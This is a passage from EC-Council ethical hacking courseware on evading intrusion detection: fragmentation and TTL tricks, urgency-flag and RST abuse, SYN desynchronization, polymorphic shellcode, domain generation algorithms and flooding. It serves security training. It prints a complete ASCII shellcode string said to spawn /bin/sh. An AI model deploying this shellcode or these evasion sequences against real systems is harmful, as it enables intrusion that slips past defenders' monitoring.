


Figure 12.48: Fragmentation attack scenario-1

The figure above illustrates the discussed scenario (Attack Scenario-1). The attacker will successfully perform a fragmentation attack on a host. The attacker manipulates the order and time of the fragments and sends those fragments to the victim machine. The attack will succeed when the NIDS fragmentation reassembly timeout is less than the victim's fragmentation reassembly timeout.

■ Attack Scenario - 2

A similar fragmentation attack works when the IDS timeout exceeds that of the victim. Sometimes, the IDS fragmentation reassembly timeout is greater than that of a host. In this scenario, consider that the attacker has fragmented the attack packet into four fragments: frag-1, frag-2, frag-3, and frag-4. Here, the IDS fragmentation reassembly timeout is 60 s, and the fragmentation reassembly timeout for the host is 30 s.

Initially, the attacker sends frag-2 and frag-4 with a false payload referred to as frag-2' and frag-4', which are received by both the IDS and the victim. The attacker waits until the fragments' reassembly timeout occurs at the victim's system. In this attack, the victim has not received frag-1, so it will drop the fragments without generating an ICMP error message. The attacker then sends a packet (frag-1, frag-3) with a legitimate payload. Now, the victim has only frag-1 and frag-3, whereas the IDS has frag-1, frag-2', frag-3, and frag-4'. Here, frag-2' and frag-4' have false payloads. With the four received fragments, the IDS will perform a TCP reassembly but drop the packet, as the computed checksum for frag-2' and frag-4' will be invalid. If the attacker now sends frag-2 and frag-4 again with a valid payload, the IDS will have only these two fragments with a valid

payload, as the previous fragments will have been reassembled and dropped. The victim will have all fragments (frag-1, frag-3, frag-2, frag-4)—with valid payloads that will reassemble—and read the packet as valid.




Figure 12.49: Fragmentation attack scenario-2

The figure above illustrates the discussed scenario (Attack Scenario-2). The attacker sends the malicious payload that will falsely reassemble fragments at the IDS and successfully performs a fragmentation attack on a host when the NIDS fragmentation reassembly timeout exceeds the victim's fragmentation reassembly timeout.

Time-To-Live Attacks

Each IP packet has a field called **Time to Live (TTL)**, which indicates how many hops the packet can take before a network node discards it. Each router along a data path decrements this value by 1. When the TTL reaches 0, the packet is dropped, and an ICMP alert notification is sent to the sender. Typically, when a host sends a packet, it sets the TTL to a high value such that it can reach its destination under normal circumstances. Different OS use different default initial values for the TTL. Therefore, attackers can guess the number of routers between them and a sending machine, and make assumptions as to what the initial TTL was, thereby guessing which OS a host is running, as a prelude to an attack. To prevent such detection, **SmartDefense** can change the TTL field of all packets (or all outgoing packets) to a given number. These attacks require the attacker to have prior knowledge of the topology of the victim's network. This information can be obtained using tools such as traceroute, which gives information on the number of routers between the attacker and the victim.

Consider a scenario in which a router is present between the IDS and a victim. Attackers need to acquire this information before launching the TTL attack by breaking the malicious data packet into three fragments. It is assumed that the attacker has prior knowledge about the topology of the target network (i.e., how many routers are there between the attacker and victim machines). The attacker fragments the packet and sends frag 1 with the TTL set to a higher value. It is then received by the victim and the IDS. Then, the attacker sends frag-2' with a false payload and a TTL value of 1, which is received by the IDS; however, the victim will not receive it, because the router discards it and the TTL value is reduced to 0. Next, the attacker sends frag-3 with a correct payload and a higher TTL value, which enables it to reach the IDS and the victim. After receiving frag-3, the IDS performs a TCP reassembly on fragments 1, 2', and 3, and the victim waits for frag-2. Finally, the attacker sends frag-2 with a valid payload. The victim, after receiving frag-2, reassembles fragments 1, 2, and 3 and gets the attack code embedded in a malicious payload. Here, the IDS has only frag-2, as it has already reassembled the fragments and the stream has cleared.




Figure 12.50: Evading IDS using Time-To-Live attack

Urgency Flag

The urgency flag in the TCP marks data as urgent. TCP uses an urgency pointer that points to the beginning of urgent data within a packet. When the user sets the urgency flag, the TCP ignores all data before the urgency pointer, and the data to which the urgency pointer points is processed. If the URG flag is set, the TCP sets the Urgent Pointer field to a 16-bit offset value that points to the last byte of urgent data in the segment. Some IDS do not consider the TCP's urgency feature and process all the packets in the traffic, whereas the target system processes only the urgent data. Attackers exploit this feature to evade the IDS, as seen in other evasion techniques. Attackers can place garbage data before the urgency data. The pointer and the IDS read that data without consideration of the end host's urgency flag handling. This means that

the IDS have more data than the end host processes. This results in the IDS and the target systems having different sets of packets, which can be exploited by attackers to pass the attack traffic.

Example:

"When a TCP packet contains both urgent data and normal data then 1-byte data after the urgent data is lost"

Packet 1: XYZ

Packet 2: LMN Urgency Pointer: 3

Packet 3: PQR

End result: XYZLMNQR

The above example demonstrates the working of an urgency flag in a TCP packet. According to RFC 1122, if a TCP segment consists of an urgency pointer, then one byte of data after the urgent data will be lost.

Invalid RST Packets

The TCP uses 16-bit checksums for error checking of the header and data and to ensure that communication is reliable. It adds a checksum to every transmitted segment that is checked at the receiving end. When a checksum differs from the checksum expected by the receiving host, the TCP drops the packet at the receiver's end. The TCP also uses an RST packet to end two-way communications. Attackers can use this feature to elude detection by sending RST packets with an invalid checksum, which causes the IDS to stop processing the stream because the IDS thinks that the communication session has ended. However, the end host checks this packet, verifies the checksum value, and then drops the packet if it is invalid.

Some IDS might interpret this packet as an actual termination of the communication and stop reassembling the communication. Such instances allow attackers to continue to communicate with the end host while confusing the IDS because the end host accepts the packets that follow the RST packet with an invalid checksum value.

Polymorphic Shellcode

A signature-based network intrusion detection system (NIDS) identifies an attack by matching attack signatures with incoming and outgoing data packets. Many IDS identify signatures for commonly used strings embedded in the shellcode. Polymorphic shellcode attacks include multiple signatures, making it difficult to detect the signature. Attackers encode the payload using some technique and then place a decoder before the payload. As a result, the shellcode is completely rewritten each time it is sent, thereby evading detection.

With polymorphic shellcodes, attackers hide their shellcode (attack code) by encrypting it with an unknown encryption algorithm and including the decryption code as part of the attack packet. To carry out polymorphic shellcode attacks, they use an existing buffer-overflow exploit and set the "return" memory address on the overflowed stack to the entrance point of the decryption code. This makes it difficult for the IDS to identify it as a shellcode. Therefore, when attackers modify/transform their attacks in this way, the NIDS cannot recognize them. This

technique also evades commonly used shellcode strings, thus making shellcode signatures unusable.

ASCII Shellcode

ASCII shellcodes contain only characters from the ASCII standard. Such shellcodes allow attackers to bypass commonly enforced character restrictions within the string input code. They also help attackers bypass IDS pattern matching signatures because they hide strings similarly to polymorphic shellcodes. The IDS pattern matching mechanism does not work efficiently with ASCII values.

Using ASCII for shellcode is very restrictive in that it limits what the shellcode can do under some circumstances, as not all assembly instructions convert directly into ASCII values. This restriction bypasses using other instructions, or a combination of instructions, which convert to ASCII character representation, serving the same purpose as those instructions that convert improperly.

An ASCII shellcode example is given below:

```
char shellcode[] =  
"LLLLYhb0pLX5b0pLHSSPPWQPPaPWSUTBRDJfh5tDS"  
"RajYX0Dka0TkafhN9fYf1Lkb0TkdfjY0Lkf0Tkgfh"  
"6rfYf1Lki0tkkh95h8Y1LkmjpY0Lkq0tkrh2wnuX1"  
"Dks0tkwjfx0Dkx0tkx0tkyCjnY0LkzC0TkzCCjtX0"  
"DkzC0tkzCj3X0Dkz0TkzC0tkzChjG3IY1LkzCCCC0"  
"tkzChpfcMX1DkzCCCC0tkzCh4pCnY1Lkz1TkzCCCC"  
"fhJGfxf1Dkzf1tkzCCjHX0DkzCCCCjvY0LkzCCCjd"  
"X0DkzC0TkzCjWX0Dkz0TkzCjdX0DkzCjXY0Lkz0tk"  
"zMdgvvn9F1r8F55h8pG9wnuvjrNfrVx2LGkG3IDpf"  
"cM2KgmnJGgbinYshdvD9d";
```

When executed, the shellcode above runs a "/bin/sh" shell. "bin" and "sh" are contained in the last few bytes of the shellcode.

Application-Layer Attacks

Media files such as images, audios, and videos can be compressed so that they can be rapidly transferred as smaller chunks. Attackers find flaws in this compressed data and perform attacks; even the IDS signatures cannot identify the attack code within data thus compressed.

Many applications that deal with such media files employ some form of compression to increase the data transfer speed. When you find a flaw in these applications, the entire attack can occur within the compressed data, and the IDS will have no way to check the compressed file format for signatures. This enables an attacker to exploit the vulnerabilities in the compressed data. Many IDS look for specific conditions that allow for an attack. However, there are times when the attack can take many different forms. For example, attackers can exploit

the integer overflow vulnerabilities using several different integer values. This fact, combined with compressed data, makes signature detection extremely difficult.

Desynchronization

- **Pre-Connection SYN**

This attack is performed by sending an initial SYN before the real connection is established, but with an invalid TCP checksum. The IDS can ignore or accept subsequent SYNs in a connection. If a SYN packet is received after the TCP control block is opened, the IDS resets the appropriate sequence number to match the newly received SYN packet. Attackers send fake SYN packets with a completely invalid sequence number to desynchronize the IDS. This stops the IDS from monitoring all legitimate and attack traffic. If the IDS is smart, it does not check the TCP checksum. If the IDS checks the checksum, the attack is synchronized and a bogus sequence number is sent to the IDS before the real connection occurs.

- **Post-Connection SYN**

In this technique, attackers attempt to desynchronize the IDS from the actual sequence numbers that the kernel is honoring. Send a post-connection SYN packet in the data stream, which will have divergent sequence numbers but otherwise meet all the necessary criteria to be accepted by the target host. However, the target host will ignore this SYN packet, as it references an already established connection. This attack intends to get the IDS to resynchronize its notion of the sequence numbers to the new SYN packet. It will then ignore any data that is a legitimate part of the original stream because it will be waiting for a different sequence number. Once you succeed in resynchronizing the IDS with a SYN packet, send an RST packet with the new sequence number and close down its notion of the connection.

Domain Generation Algorithms (DGA)

A domain generation algorithm (DGA) is a software program that attackers can employ to generate numerous new domain names and execute malware code. This program enables them to evade traditional detection mechanisms such as security gateways and signature filters, which generally block static IP addresses and specific domain names. This technique also helps them change domains frequently and dynamically identify a destination domain for command and control (C2) traffic, rather than relying on static IP addresses or domains.

DGAs use character sequences to generate a large number of random domain names, which serve as assembly points for attackers to communicate with the C2 servers. This method involves creating “gibberish” strings, for example, ‘isdfcbdjdnfuylt.ru,’ while constructing the domain names by generating each letter. Attackers can use these newly generated, unregistered domain names to evade detection mechanisms that rely on IP reputation and the signatures of registered domains.

The algorithm runs on both the attacker’s device and the server. It begins with a shared starting point called a “seed,” which is a number or phrase recognizable by both the attacker and C2 server. This seed helps create specific domains and decide which will be used as a

communication channel during an attack. However, if detection engines detect or block a domain, attackers can easily change the domain to remain connected to a C2 server. This change can be achieved based on specific patterns that both the attacker and malware are aware of.




Figure 12.51: Illustration of domain generation algorithms

Types of DGAs

Attackers can develop various types of DGAs to enhance their capabilities for creating malicious domains and evading detection mechanisms. Some of the major types of DGAs are as follows:

- **Character-based DGAs:** This method uses random seeds to create domain names containing letters or numbers. For example, “ab5cde8.com” or “xy12z34.net”.
- **Pseudorandom number generator (PRNG) DGAs:** This method uses a random seed that often includes the system date and time to create sequences of domains. In addition, both attackers and malware can predict these sequences.
For example, if the random seed generates the sequence 837291056, and each number is mapped to a corresponding letter (e.g., 1 = ‘a,’ 2 = ‘b,’ etc.), the generated domain could be something like “hbeajidfg.com”.
- **Dictionary-based DGAs:** It generally randomly combines words to create domains that appear readable. These domains are more difficult for security systems to detect because they resemble real systems. For example, “applebanana.com”, “orangekiwi.net”, etc.
- **High-collision DGAs:** These mimic real domain names and use popular top-level domains (TLDs), such as .com, .org, and .net. As a result, there is a high probability that the generated domain has already been taken, which can confuse detection systems. For example, “test.com”, “demo.org”, etc.

Encryption

Network-based intrusion detection analyzes traffic in the network from the source to the destination. If an attacker succeeds in establishing an encrypted session with his/her target host using a secure shell (SSH), secure socket layer (SSL), or virtual private network (VPN) tunnel, the IDS will not analyze the packets going through these encrypted communications. Thus, an attacker sends malicious traffic using such secure channels, thereby evading IDS security.

Flooding

IDS use resources such as memory and processor speed to analyze the traffic going through them. To bypass IDS security, attackers flood IDS resources with noise or fake traffic to exhaust them with having to analyze flooded traffic. Once such attacks succeed, attackers send malicious traffic toward the target system behind the IDS, which offers little or no intervention. Thus, true attack traffic might go undetected.

hide01.ir

Objective 04

Demonstrate Different Techniques to Bypass NAC and Endpoint Security

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org

Evading NAC and Endpoint Security

This section discusses various techniques used by attackers to bypass network access control (NAC) and endpoint security.

40 Module 12 | Evading IDS, Firewalls, and Honeypots

EC-Council C|EH™

NAC and Endpoint Security Evasion Techniques

1 VLAN Hopping	7 Process Injection	13 Hosting Phishing Sites	19 Reducing Entropy
